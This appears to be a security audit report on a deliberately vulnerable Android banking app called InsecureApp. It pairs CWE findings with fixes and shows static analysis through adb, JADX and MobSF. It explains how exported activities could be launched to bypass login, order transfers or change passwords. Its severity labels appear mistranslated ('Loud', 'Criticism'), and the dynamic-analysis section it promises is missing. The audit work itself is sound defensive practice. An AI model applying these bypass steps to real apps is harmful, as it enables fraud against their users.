

MOBILE AUDIT REPORT

InsecureApp

Content

1. Objectives and scope	3
2. Executive Summary.....	5
3. Technical detail of the vulnerabilities.....	8
3.1. ID_referencia of the title of the vulnerability.....	8
4. Static Analysis Process	17
5. Dynamic Analysis Process	28

1. Objectives and scope

The objective of this report is to carry out an in-depth security analysis of the *InsecureApp application*, an application developed for Android. The analysis will be done on both the application code and its runtime behavior to identify security vulnerabilities that could be exploited. The report will detail the techniques used to obtain the source code of the application, its static and dynamic analysis, and the identification of possible security flaws that compromise the CIA's triad, confidentiality, integrity and availability of the data and services provided by the application.

In terms of scope, the report will have a *black box approach* (without access to the source code or prior knowledge about the internal architecture of the application) and will focus on the following key points of the mobile application security audit:

1. Obtaining the Source Code of the Application

- The steps followed to obtain the source code will be detailed, including any tools used in the process (e.g., access to the code repository, inspection of application files, etc.).
- The report will include screenshots and step-by-step explanations to illustrate the process.

2. Static Analysis of the Source Code

- A static analysis of the source code obtained will be performed to identify known security vulnerabilities.
- In particular, it will focus on the analysis of the *AndroidManifest* and the analysis of two vulnerabilities.

3. Dynamic Application Analysis

- **Interception of Traffic between the Application and the Server:** An analysis of the communications between the application and the server will be carried out using proxy tools such as Burp Suite. This will allow you to identify problems such as lack of encryption or vulnerabilities in authentication mechanisms.
- **Application Debugging Vulnerabilities:** which could expose sensitive information about its operation and configuration.
- **Insecure Data Storage:** Data storage mechanisms within the application, including database and local storage, will be inspected for insecure practices such as lack of encryption of sensitive data or use of accessible storage without proper authentication.
- **Authentication Bypass:** to evaluate if there are failures in the validation of sessions or passwords that allow unauthorized access.
- **Root Detection Bypass:** Evaluation of root detection mechanisms.
- **Emulator Detection Bypass:** Evaluation of emulation environment mechanisms

Limitations:

This analysis will focus on assessing the security of the application in its current state and will not extend to the underlying infrastructure (e.g., servers or networks).

The scope of vulnerabilities will be limited to those that can be identified through manual and automated auditing techniques.

2. Executive Summary

Application Security Status

The security of the analyzed banking application is **low**, due to the presence of critical vulnerabilities such as excessive permissions granted unnecessarily, activities accessible without authentication, insecure configurations, storage of unencrypted data, and exposure of sensitive data. These deficiencies allow scenarios of theft of personal information, unauthorized access to communications and potential fraud. In addition, risks related to the insecure transmission of data and the use of hardcoded credentials were detected, seriously affecting the confidentiality, integrity and availability of bank data.

Main risks found

- Excessive permissions. Multiple unnecessary permits were identified that allow:
 - Theft of personal information.
 - Unauthorized access to user communications.
 - Sending SMS without consent.
- Unprotected activities. Six activities were found to be accessible without prior authentication, allowing:
 - Bypass del login.
 - Order fraudulent wire transfers.
 - Access to private financial data.
 - Password change attempts without authentication.
 - Activation of internal functionalities through malicious broadcasts (although exploitation was not achieved in the test, it is still a risk).
- Insecure configurations:
 - allowBackup=true: Allows unauthorized copies of sensitive data.
 - debuggable=true: Makes it easier to expose keys and internal logic on user devices.
 - targetSdkDeprecated version (API 26): Increases the risk of known vulnerabilities.
 - HTTP Traffic Usage: Transmission of credentials and transactions in plain text.
- Exposure of sensitive data:
 - Credentials stored in unencrypted databases.
 - Credentials and sensitive data stored in accessible logs.
 - Use of hardcoded users and static keys that facilitate attacks.
 - Serious security flaws in WebView, credential storage, and cryptography management.

Representative graph of vulnerabilities found according to their criticality:




Table summarizing all the vulnerabilities found:

Vulnerability ID	Title	Severity
CWE-347	Improper Verification of Cryptographic Signature	Stocking
CWE-778	Insufficient Obfuscation	Loud
CWE-276	Permit WRITE_EXTERNAL_STORAGE	Loud
CWE-276	Permit READ_EXTERNAL_STORAGE	Loud
CWE-276	Permit SEND_SMS	Loud
CWE-276	Permit USE_CREDENTIALS	Loud
CWE-276	Permit GET_ACCOUNTS	Loud
CWE-276	Permit READ_CONTACTS	Loud
CWE-276	Permit READ_CALL_LOG	Loud
CWE-276	Permit READ_PHONE_STATE	Media
CWE-276	Permit READ_PROFILE	Media
CWE-284	Activity. PostLogin	Loud
CWE-284	Activity. DoTransfer	Loud
CWE-284	Activity. ViewStatement	Loud
CWE-284	Activity . TrackUserContentProvider	Media

CWE-284	Activity. MyBroadcastReceiver	Media
CWE-284	Activity. Changepassword	Media
CWE-200	Exposure of Sensitive Information	Loud
CWE-215	Information Exposure Through Debug Information	Loud
CWE-1104	Use of Unmaintained Third Party Components	Media
CWE-319	Cleartext Transmission of Sensitive Information	Criticism
CWE-79	Cross-Site Scripting (XSS) stored in WebView component.	Criticism
CWE-749	Exposed Dangerous Method or Function	Loud
CWE-321	Use of Hard-coded Cryptographic Key	Loud
CWE-329	Not Using a Random IV with CBC Mode	Loud
CWE-798	Use of Hard-coded Credentials	Loud
CWE-922	Insecure Storage of Sensitive Information	Loud
CWE-532	Insertion of Sensitive Information into Log File	Loud
CWE-925	Improper Verification of Privileges	Media
CWE-338	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG) s	Media
CWE-924	Improper Enforcement of Message Integrity During Transmission	Media
CWE-352	Cross-Site Request Forgery (CSRF)	Criticism
CWE-256	Plaintext Storage of a Password	Criticism
CWE-668	Exposure of Resource to Wrong Sphere	Loud

Only four of the vulnerabilities analyzed have been classified as critical, because their exploitation requires, in most cases, physical access to the device, direct connection to the device, or specific conditions. No vulnerabilities have been detected that allow remote code execution or mass access to data.

3. Technical detail of the vulnerabilities

3.1. ID_referencia of the title of the vulnerability

REFERENCE ID: CWE-347

VULNERABILITY Improper Verification of Cryptographic Signature	MIDDLE
Affected asset: InsecureApp	
DESCRIPTION	The application uses old versions of signature algorithms (v1 and v2) for which vulnerabilities are known. Which could allow an attacker to forge or manipulate signatures, compromising both the authenticity and integrity of the data
RECOMMENDATION	Update cryptographic signatures to more secure versions such as v3. Ensure strict signature verification across all communications and critical application components

REFERENCE ID: CWE-276

VULNERABILITY Incorrect Default Permissions	HIGH/MEDIUM
Affected asset: InsecureApp	
DESCRIPTION	The application requests sensitive permissions by default (such as READ_PHONE_STATE, READ_PROFILE...), without any control or need for implementation. This unnecessarily expands the attack surface, exposing the user's personal information and increasing the risks in the event of exploitation. They are granted automatically when the application is installed, without alerting the user at any time.
RECOMMENDATION	Review and reduce the permissions of the application, apply the principle of least privilege.

Implement a dynamic control, that is, request permission from the user at each moment of use.

To provide adequate information on the use and need for each permit.

REFERENCE ID: CWE-284

VULNERABILITY

Improper Access Control

HIGH/MEDIUM

Affected asset:

InsecureApp

DESCRIPTION

Activities exposed in the application (PostLogin, DoTransfer, Changepassword...) were found that can be accessed without prior authentication or through bypass techniques, allowing an attacker to execute fund transfers or bypass authentication without going through the corresponding access controls.

RECOMMENDATION

Avoid exposure of sensitive components in the AndroidManifest.xml without appropriate constraints (exported=false).

Validate on the server that each requested action comes from an authenticated and authorized user.

REFERENCE ID: CWE-778

VULNERABILITY

Insufficient Obfuscation

HIGH

Affected asset:

InsecureApp

DESCRIPTION

Proper obfuscation techniques are not implemented, allowing an attacker to reverse engineer easily. Facilitating the exposure of the application's internal logic, credentials, keys or critical encryption algorithms, increasing the risk of exploitation and compromise of sensitive data.

RECOMMENDATION

Apply advanced obfuscation.

Minimize the use of friendly names in compiled code.

Remove unnecessary debug information and symbols in the production version.

REFERENCE ID: CWE-200

VULNERABILITY Exposure of Sensitive Information	HIGH
Affected asset: InsecureApp	
DESCRIPTION	The app has the allowBackup="true" attribute enabled. Allowing application data to be backed up and potentially extracted by third-party applications or through physical access to the device, exposing stored sensitive information.
RECOMMENDATION	Explicitly set android:allowBackup="false".

REFERENCE ID: CWE-215

VULNERABILITY Information Exposure Through Debug Information	HIGH
Affected asset: InsecureApp	
DESCRIPTION	The app has the android:debuggable="true" attribute enabled. This allows an attacker to connect to the application process using debugging tools (such as ADB), making it easier to extract sensitive data, analyze internal behavior, or even modify the app's execution.
RECOMMENDATION	Explicitly set android:debuggable="false".

REFERENCE ID: CWE-1104

VULNERABILITY Use of Unmaintained Third Party Components	MIDDLE
Affected asset: InsecureApp	
DESCRIPTION	
The application uses an outdated targetSdkVersion in its configuration. This implies that the application contains known vulnerabilities and is outdated in terms of Android operating system policies.	
RECOMMENDATION	
Update the targetSdkVersion to the latest stable version supported by Android. Review and adapt the source code to comply with the behavioral changes introduced in more recent versions.	

REFERENCE ID: CWE-319

VULNERABILITY Cleartext Transmission of Sensitive Information	CRITICAL
Affected asset: InsecureApp	
DESCRIPTION	
The application transmits sensitive information over unencrypted HTTP connections, allowing an attacker to intercept and read the data transmitted through man-in-the-middle attacks.	
RECOMMENDATION	
Use HTTPS connections exclusively for all network communications. Configure SSL/TLS certificates correctly. Implementar Certificate pinning.	

REFERENCE ID: CWE-749

VULNERABILITY

Exposed Dangerous Method or Function

HIGH

Affected asset:

InsecureApp

DESCRIPTION

Vulnerable methods exposed in the WebView component of the application have been detected. This can result in injected malicious code being executed or accessing sensitive data within the application.

RECOMMENDATION

Restrict access to exposed methods using security policies.

REFERENCE ID: CWE-321

VULNERABILITY

Use of Hard-coded Cryptographic Key

MIDDLE

Affected asset:

InsecureApp

DESCRIPTION

Use of cryptographic keys defined directly in the application's source code. This makes it easier for an attacker to extract these keys through reverse engineering techniques, compromising the confidentiality and security of the protected data.

RECOMMENDATION

Remove any hardcoded cryptographic keys from the source code.

REFERENCE ID: CWE-329

VULNERABILITY

Not Using a Random IV with CBC Mode

HIGH

Affected asset:

InsecureApp

DESCRIPTION

The use of a constant initialization vector was detected in cryptographic operations employing the CBC (Cipher Block Chaining) mode. Reducing the security of encryption, allowing an attacker to perform pattern analysis and decrypt sensitive information.

RECOMMENDATION		
Generate a unique random IV for each encryption operation.		
REFERENCE ID:		
VULNERABILITY		HIGH
Cross-Site Scripting (XSS) stored in WebView component.		
Affected asset: InsecureApp		
DESCRIPTION		
The WebView loads content without properly validating and sanitizing the user's input, allowing the injection of malicious scripts. It can be exploited to execute JavaScript code, steal sensitive information, hijack sessions or manipulate the application.		
RECOMMENDATION		
Sanitize and validate all inputs that are uploaded to the WebView.		
REFERENCE ID: CWE-798		
VULNERABILITY		HIGH
Use of Hard-coded Credentials		
Affected asset: InsecureApp		
DESCRIPTION		
Credentials (admin user 'devadmin' or the AES key) written directly into the source code of the application were found. This practice exposes sensitive information that can be reverse-engineered to facilitate illicit access by an attacker.		
RECOMMENDATION		
Remove any hardcoded cryptographic keys from the source code. Implement a secure mechanism for key generation and storage. Remove the administrator user from the application in production.		
REFERENCE ID: CWE-532		
VULNERABILITY		HIGH

Insertion of Sensitive Information into Log File	
Affected asset: InsecureApp	
DESCRIPTION	
Sensitive information was identified in the system logs (such as the password change in plain text). This information could be accessed by third-party applications or users with access to the device.	
RECOMMENDATION	
Avoid recording any type of sensitive information in the logs. Configure the logging level for production, reducing the amount of information exposed.	
REFERENCE ID: CWE-922	
VULNERABILITY Insecure Storage of Sensitive Information	HIGH
Affected asset: InsecureApp	
DESCRIPTION	
The application stores credentials (username and password) using SharedPreferences without applying proper encryption mechanisms. Any attacker with access to the device can retrieve this information.	
RECOMMENDATION	
Avoid storing credentials in SharedPreferences. Implement token-based authentication that reduces the need to store passwords locally.	
REFERENCE ID: CWE-925	
VULNERABILITY Improper Verification of Privileges	MIDDLE
Affected asset: InsecureApp	

DESCRIPTION		
The application performs inappropriate detection of rooted devices, allowing users with elevated privileges (root) to bypass security restrictions and compromise the integrity of the application by hooking responses (modifying the boolean value of the function).		
RECOMMENDATION		
Implement more robust root detection mechanisms. Use tools such as SafetyNet or Play Integrity API to validate device integrity.		
REFERENCE ID: CWE-338		
VULNERABILITY	Use of Cryptographically Weak Pseudo-Random Number Generator (PRNG)	HIGH
Affected asset: InsecureApp		
DESCRIPTION		
The application makes use of a pseudo-random number generator that is cryptographically insecure, which can compromise the generated data (such as tokens, temporary keys, session IDs, etc.).		
RECOMMENDATION		
Replace the insecure PRNG with a secure generator such as SecureRandom.		

REFERENCE ID: CWE-924		
VULNERABILITY		
Improper Enforcement of Message Integrity During Transmission		MIDDLE
Affected asset:		
InsecureApp		
DESCRIPTION		
The application does not implement adequate mechanisms to verify the integrity of messages during transmission, which makes it easy for it to be manipulated through techniques such as hooking or emulation. It does not detect if it is running in a modified environment.		

RECOMMENDATION	
Integrate emulator detection and hooking techniques.	
REFERENCE ID: CWE-352	
VULNERABILITY Cross-Site Request Forgery (CSRF)	CRITICAL
Affected asset: InsecureApp	
DESCRIPTION	
The application allows password change by manipulating requests through tools such as Burp Suite, evidencing the lack of protection against CSRF attacks.	
RECOMMENDATION	
Implement unique and random CSRF tokens on all sensitive forms and requests. Ensure that critical action changes require user authentication or reconfirmation.	

REFERENCE ID: CWE-256	
VULNERABILITY Plaintext Storage of a Password	CRITICAL
Affected asset: InsecureApp	
DESCRIPTION	
The application stores passwords, usernames, transactions... In an unencrypted database.	
RECOMMENDATION	
Hash passwords with salt before storing them.	
REFERENCE ID: CWE-668	
VULNERABILITY Exposure of Resource to Wrong Sphere	HIGH
Affected asset:	

InsecureApp**DESCRIPTION**

The ContentProvider is public and has no protection, due to 'exported = true'. Therefore, the application allows the reading of private data, insertion of false data, and modification or deletion of data.

RECOMMENDATION

Declare the ContentProvider with exported=false in the AndroidManifest.xml. If you need other apps to access it, control it using android:permission or android:readPermission and android:writePermission.

4. Static Analysis Process

- Steps to perform static analysis:

First of all, you need to get the apk of the app. Getting the APK is as easy as, finding the apk path:

```
vbox86p:/ # pm list packages | grep 'insecure'
package:com.android.insecureapp
vbox86p:/ # pm path com.android.insecureapp
package:/data/app/com.android.insecureapp-1/base.apk
```

Download the apk:

```
pedro@pedro ~/Escritorio$ adb pull /data/app/com.android.insecureapp-1/base.apk
/data/app/com.android.insecureapp-1/base.apk: 40.9 MB/s (3627039 bytes in 0.085s)
pedro@pedro ~/Escritorio$ ls | grep 'base'
base.apk
```

Secondly, we proceed to obtain the source code, for this we use the JADX tool, which is responsible for decompiling the apk automatically, as can be seen in the following image:

```
*AndroidApplication - jadx-gui
APK signature
APK signature verification result:
Signature verification succeeded
Valid APK signature v1 found

Signer CERT.RSA (META-INF/CERT.SF)

Tipo: X.509
Versión: 1
Número de serial: 0x1
Subject: C=US, O=Android, CN=Android Debug
Válido desde: Tue Apr 06 16:09:38 CEST 2021
Válido hasta: Thu Mar 30 16:09:38 CEST 2051

Tipo de clave pública: RSA
Exponente: 65537
Modulus size (bits): 2048
Módulo: 17024421391946239309721935250875106390663671679693712096318239161216820986117784521248831580756621979154

Tipo de firma: SHA1withRSA
Firma OID: 1.2.840.113549.1.1.5

Huella MD5: F6 B0 E6 A2 E0 D8 D1 74 59 CE S1 E0 18 D2 D7 90
Huella SHA-1: 19 89 A5 BE 0A 0F FD 93 A5 9F AD 65 EE 60 91 9E 68 40 0C B7
Huella SHA-256: CB 84 37 4F 9C 6E CC 90 F1 89 E7 1F D0 96 B1 06 A4 10 B3 CD 2E 11 39 6C C3 56 80 C6 E5 9E 3F 69

Valid APK signature v2 found

Signer 1

Tipo: X.509
Versión: 1
Número de serial: 0x1
Subject: C=US, O=Android, CN=Android Debug
Válido desde: Tue Apr 06 16:09:38 CEST 2021
Válido hasta: Thu Mar 30 16:09:38 CEST 2051

Tipo de clave pública: RSA
Exponente: 65537
Modulus size (bits): 2048
Módulo: 17024421391946239309721935250875106390663671679693712096318239161216820986117784521248831580756621979154

Tipo de firma: SHA1withRSA
Firma OID: 1.2.840.113549.1.1.5

Huella MD5: F6 B0 E6 A2 E0 D8 D1 74 59 CE S1 E0 18 D2 D7 90
Huella SHA-1: 19 89 A5 BE 0A 0F FD 93 A5 9F AD 65 EE 60 91 9E 68 40 0C B7
Huella SHA-256: CB 84 37 4F 9C 6E CC 90 F1 89 E7 1F D0 96 B1 06 A4 10 B3 CD 2E 11 39 6C C3 56 80 C6 E5 9E 3F 69
```

Thanks to JADX we obtain the source code of the application, the "AndroidManifest.xml" where the information of the device and those of the application are defined. In addition, the "APK Signature" is obtained, where the developer's certificate, the hash summary of the files, the signature algorithm and the versions of the signature scheme are defined, in this case, v1 (Jar Signature) and v2 (APK Signature Scheme v2).

Thirdly, the "AndroidManifest.xml" file is analysed. Where, as mentioned above, the permissions necessary to interact with the components of the device are defined. Therefore, they must be reviewed, in order to verify if the permissions are totally and absolutely necessary for the correct functioning of the application. The following screenshot shows the full "AndroidManifest.xml":

```

1 <?xml version="1.0" encoding="utf-8"?>
2 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
3   android:versionCode="2"
4   android:versionName="2.0"
5   package="com.android.insecureapp">
6   <uses-sdk
7     android:minSdkVersion="15"
8     android:targetSdkVersion="26"/>
9   <uses-permission android:name="android.permission.INTERNET"/>
10  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
11  <uses-permission android:name="android.permission.SEND_SMS"/>
12  <uses-permission android:name="android.permission.USE_CREDENTIALS"/>
13  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
14  <uses-permission android:name="android.permission.READ_PROFILE"/>
15  <uses-permission android:name="android.permission.READ_CONTACTS"/>
16  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
17  <uses-permission
18    android:name="android.permission.READ_EXTERNAL_STORAGE"
19    android:maxSdkVersion="18"/>
20  <uses-permission android:name="android.permission.READ_CALL_LOG"/>
21  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
22  <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
23  <uses-feature
24    android:glEsVersion="0x20000"
25    android:required="true"/>
26  <application
27    android:theme="@android:style/Theme.Holo.Light.DarkActionBar"
28    android:label="@string/app_name"
29    android:icon="@mipmap/ic_launcher"
30    android:debuggable="true"
31    android:allowBackup="true">
32    <activity
33      android:label="@string/app_name"
34      android:name="com.android.insecureapp.LoginActivity">
35      <intent-filter>
36        <action android:name="android.intent.action.MAIN"/>
37        <category android:name="android.intent.category.LAUNCHER"/>
38      </intent-filter>
39    </activity>
40    <activity
41      android:label="@string/title_activity_file_pref"
42      android:name="com.android.insecureapp.FilePrefActivity"
43      android:windowSoftInputMode="adjustNothing|stateVisible"/>
44    <activity
45      android:label="@string/title_activity_do_login"
46      android:name="com.android.insecureapp.DoLogin"/>
47    <activity
48      android:label="@string/title_activity_post_login"
49      android:name="com.android.insecureapp.PostLogin"
50      android:exported="true"/>
51    <activity
52      android:label="@string/title_activity_wrong_login"
53      android:name="com.android.insecureapp.WrongLogin"/>
54    <activity
55      android:label="@string/title_activity_do_transfer"
56      android:name="com.android.insecureapp.DoTransfer"
57      android:exported="true"/>
58    <activity
59      android:label="@string/title_activity_view_statement"
60      android:name="com.android.insecureapp.ViewStatement"
61      android:exported="true"/>
62  </application>
63  <provider
64    android:name="com.android.insecureapp.TrackUserContentProvider"
65    android:exported="true"
66    android:authorities="com.android.insecureapp.TrackUserContentProvider"/>
67  <receiver
68    android:name="com.android.insecureapp.MyBroadcastReceiver"
69    android:exported="true">
70    <intent-filter>
71      <action android:name="theBroadcast"/>
72    </intent-filter>
73  </receiver>
74  <activity
75    android:label="@string/title_activity_change_password"
76    android:name="com.android.insecureapp.ChangePassword"
77    android:exported="true"/>
78  <activity
79    android:theme="@android:style/Theme.Translucent"
80    android:name="com.google.android.gms.ads.AdActivity"
81    android:configChanges="smallestScreenSize|screenSize|uiMode|screenLayout|orientation|keyboardHidden|keyboard"/>
82  <activity
83    android:theme="@style/Theme.TAPTheme"
84    android:name="com.google.android.gms.ads.purchase.InAppPurchaseActivity"/>
85  <meta-data
86    android:name="com.google.android.gms.wallet.api.enabled"
87    android:value="true"/>
88  <receiver
89    android:name="com.google.android.gms.wallet.EnableWalletOptimizationReceiver"
90    android:exported="false">
91    <intent-filter>
92      <action android:name="com.google.android.gms.wallet.ENABLE_WALLET_OPTIMIZATION"/>
93    </intent-filter>
94  </receiver>
95  <meta-data
96    android:name="com.google.android.gms.version"
97    android:value="@integer/google_play_services_version"/>
98 </manifest>

```

To analyze this file, it can be done manually and basically by following the following table:

Element	What to look for?	Risk/Comment
<uses-permission>	Are you requesting sensitive permissions such as READ_SMS,	Privacy risk and permission abuse

	ACCESS_FINE_LOCATION, RECORD_AUDIO?	
android:exported = 'true'	Are there any activities/services exported without protection?	Can be accessed by other apps (Intent Injection)
android:allowBackup	Is it true?	Can allow data extraction with adb backup
android:debuggable='true'	Is it enabled?	Serious flaw, allows the app to be debugged in production.
minSdkVersion/targetSdkVersion	Outdated versions?	Risk of using insecure or unpatched APIs
UsesCleartextTraffic="true"	Does it allow unencrypted HTTP traffic?	Exposure to Man-in-the-Middle attacks

The issues in the previous table will be checked one by one, in order to manually analyze the "AndroidManifest.xml" file. After that, it will be automatically analyzed with the MobSF app. First, manual analysis:

- Checking 'uses-permission':


```
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
<uses-permission android:name="android.permission.USE_CREDENTIALS"/>
<uses-permission android:name="android.permission.GET_ACCOUNTS"/>
<uses-permission android:name="android.permission.READ_PROFILE"/>
<uses-permission android:name="android.permission.READ_CONTACTS"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/>
<uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"
    android:maxSdkVersion="18"/>
<uses-permission android:name="android.permission.READ_CALL_LOG"/>
<uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
<uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
```

Summary of permits and their associated risks:

Uses-permission	Description	Risks
INTERNET	It allows access to the internet.	• Exfiltration of sensitive data. • Additional malware download. • Canales de C2 (Command & Control).
WRITE_EXTERNAL_STORAGE	Write to external storage.	• Loss of data integrity. • Exposure of sensitive data to other apps. • Risk of malicious file execution.
SEND_SMS	Send SMS without user intervention.	• Sending premium SMS. Smishing. High economic costs.
USE_CREDENTIALS	Access to user credentials.	• Theft of access tokens or passwords. • Access to linked accounts (Google, social networks).
GET_ACCOUNTS	Get the accounts registered on the device.	• Enumeration of personal accounts. • Spoofing or spear phishing attacks.
READ_PROFILE	Read the user's profile.	Theft of personal data such as name, photo...
READ_CONTACTS	Read stored contacts.	• Theft of agenda and contacts.

		Targeted spam or phishing campaigns.
READ_PHONE_STATE	Read the information about the status of the phone and network.	- Get IMEI, IMSI and phone number. - Device tracking. - Fingerprinting attacks.
READ_EXTERNAL_STORAGE	Read external storage. (Android <= 4.3)	Exposure of private data.
READ_CALL_LOG	Read call history.	Possible espionage and mapping of personal and work relationships.
ACCESS_NETWORK_STATE	View network and connection status.	- Identification of when the device is online and attack management. - Metadata leaks.
ACCESS_COARSE_LOCATION	Access to the approximate location, by wifi and mobile network.	- User location tracking and movement profiling. - Loss of privacy.

- Check for 'exported=true'. To do this, we use the JADX search engine, as can be seen in the following screenshot:



There are a total of six unprotected activities, these with:

```

<activity
    android:label="@string/title_activity_post_login"
    android:name="com.android.insecureapp.PostLogin"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_wrong_login"
    android:name="com.android.insecureapp.WrongLogin"/>
<activity
    android:label="@string/title_activity_do_transfer"
    android:name="com.android.insecureapp.DoTransfer"
    android:exported="true"/>
<activity
    android:label="@string/title_activity_view_statement"
    android:name="com.android.insecureapp.ViewStatement"
    android:exported="true"/>
<provider
    android:name="com.android.insecureapp.TrackUserContentProvider"
    android:exported="true"
    android:authorities="com.android.insecureapp.TrackUserContentProvider"/>
<receiver
    android:name="com.android.insecureapp.MyBroadcastReceiver"
    android:exported="true"
    <intent-filter>
        <action android:name="theBroadcast"/>
    </intent-filter>
</receiver>
<activity
    android:label="@string/title_activity_change_password"
    android:name="com.android.insecureapp.ChangePassword"
    android:exported="true"/>

```

Summary of the affected activities and their possible risks:

Activities	Risks
. Post Login	An attacker can launch the activity directly without going through the login. - Authentication bypass. - Direct access to sessions.
. DoTransfer	It can allow an attacker to order transfers directly via <i>adb shell am start</i>.

. ViewStatement	Direct access to transaction history or sensitive user data.
. TrackUserContentProvider	An attacker can read and write data from the ContentProvider if there is no access control.
. MyBroadCastReceiver	Any app can send a fake broadcast and trigger internal receiver logic.
. ChangePassword	Change the password without authenticating the user.

- Check for 'allowBackup=true' and 'debuggable=true'. As in the previous section, the JADX search engine is used and it is obtained that both are active:

```

    android:required="true" />
    <application
        android:theme="@android:style/Theme.Holo.Light.DarkActionBar"
        android:label="@string/app_name"
        android:icon="@mipmap/ic_launcher"
        android:debuggable="true"
        android:allowBackup="true">

```

Main risks of these two active labels:

- allowBackup=true: Allows backup apps (such as adb backup or third-party apps) to copy the app's private data, including files, databases, preferences, and credentials. Especially critical if the app stores banking or health information.
- debuggable=true: Allows the app to be debugged from Android Studio or ADB. You can read the app's memory, extract keys, tokens, and manipulate behavior in real time. It facilitates reversing and debugging by attackers if they have access to the device.
- Check for the use of outdated versions in minSdkVersion and targetSdkVersion. The version of both is:


```

    package="com.android.insecureapp">
    <uses-sdk
        android:minSdkVersion="15"
        android:targetSdkVersion="26"/>


```

Both are very outdated, the current API version is 35. Therefore, using a target API 26 translates into:

- Less protection in the management of permissions and sensitive data.
- High risk in accessing exported components without robust controls.
- Potential weaknesses in connection security and cryptography.
- Exposure to attacks that take advantage of background execution and improved lack of isolation.
- Check for UsesCleartextTraffic="true". As can be seen in the screenshot, it is not defined, which does not imply that it is safe.



Finally, with the analysis of the 'AndroidManifest.xml', the automatic MobSF tool is used to perform the scan. The following score is obtained:



As for the 'AndroidManifest.xml', the following is obtained:

- Permissions:

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.ACCESS_COARSE_LOCATION	dangerous	coarse (network-based) location	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.ACCESS_NETWORK_STATE	normal	view network status	Allows an application to view the status of all networks.
android.permission.GET_ACCOUNTS	dangerous	list accounts	Allows access to the list of accounts in the Accounts Service.
android.permission.INTERNET	normal	full Internet access	Allows an application to create network sockets.
android.permission.READ_CALL_LOG	dangerous	grants read access to the user's call log.	Allows an application to read the user's call log.
android.permission.READ_CONTACTS	dangerous	read contact data	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	dangerous	read external storage contents	Allows an application to read from external storage.
android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.READ_PROFILE	dangerous	read the user's personal profile data	Allows an application to read the user's personal profile data.
android.permission.SEND_SMS	dangerous	send SMS messages	Allows application to send SMS messages. Malicious applications may cost you money by sending messages without your confirmation.

PERMISSION	STATUS	INFO	DESCRIPTION
android.permission.USE_CREDENTIALS	dangerous	use the authentication credentials of an account	Allows an application to request authentication tokens.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.

- Certificate Analysis:

TITLE	SEVERITY	DESCRIPTION
Application signed with debug certificate	high	Application signed with a debug certificate. Production application must not be shipped with a debug certificate.
Application vulnerable to Janus Vulnerability	warning	Application is signed with v1 signature scheme, making it vulnerable to Janus vulnerability on Android 5.0-8.0, if signed only with v1 signature scheme. Applications running on Android 5.0-7.0 signed with v1, and v2/v3 scheme is also vulnerable.
Certificate algorithm vulnerable to hash collision	high	Application is signed with SHA1withRSA. SHA1 hash algorithm is known to have collision issues.

- More detailed analysis of 'AndroidManifest.xml':

NO	ISSUE	SEVERITY	DESCRIPTION
1	App can be installed on a vulnerable upatched Android version Android 4.0.3-4.0.4, [minSdk=15]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version => 10, API 29 to receive reasonable security updates.
2	Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
3	Application Data can be Backed up [android:allowBackup=true]	warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
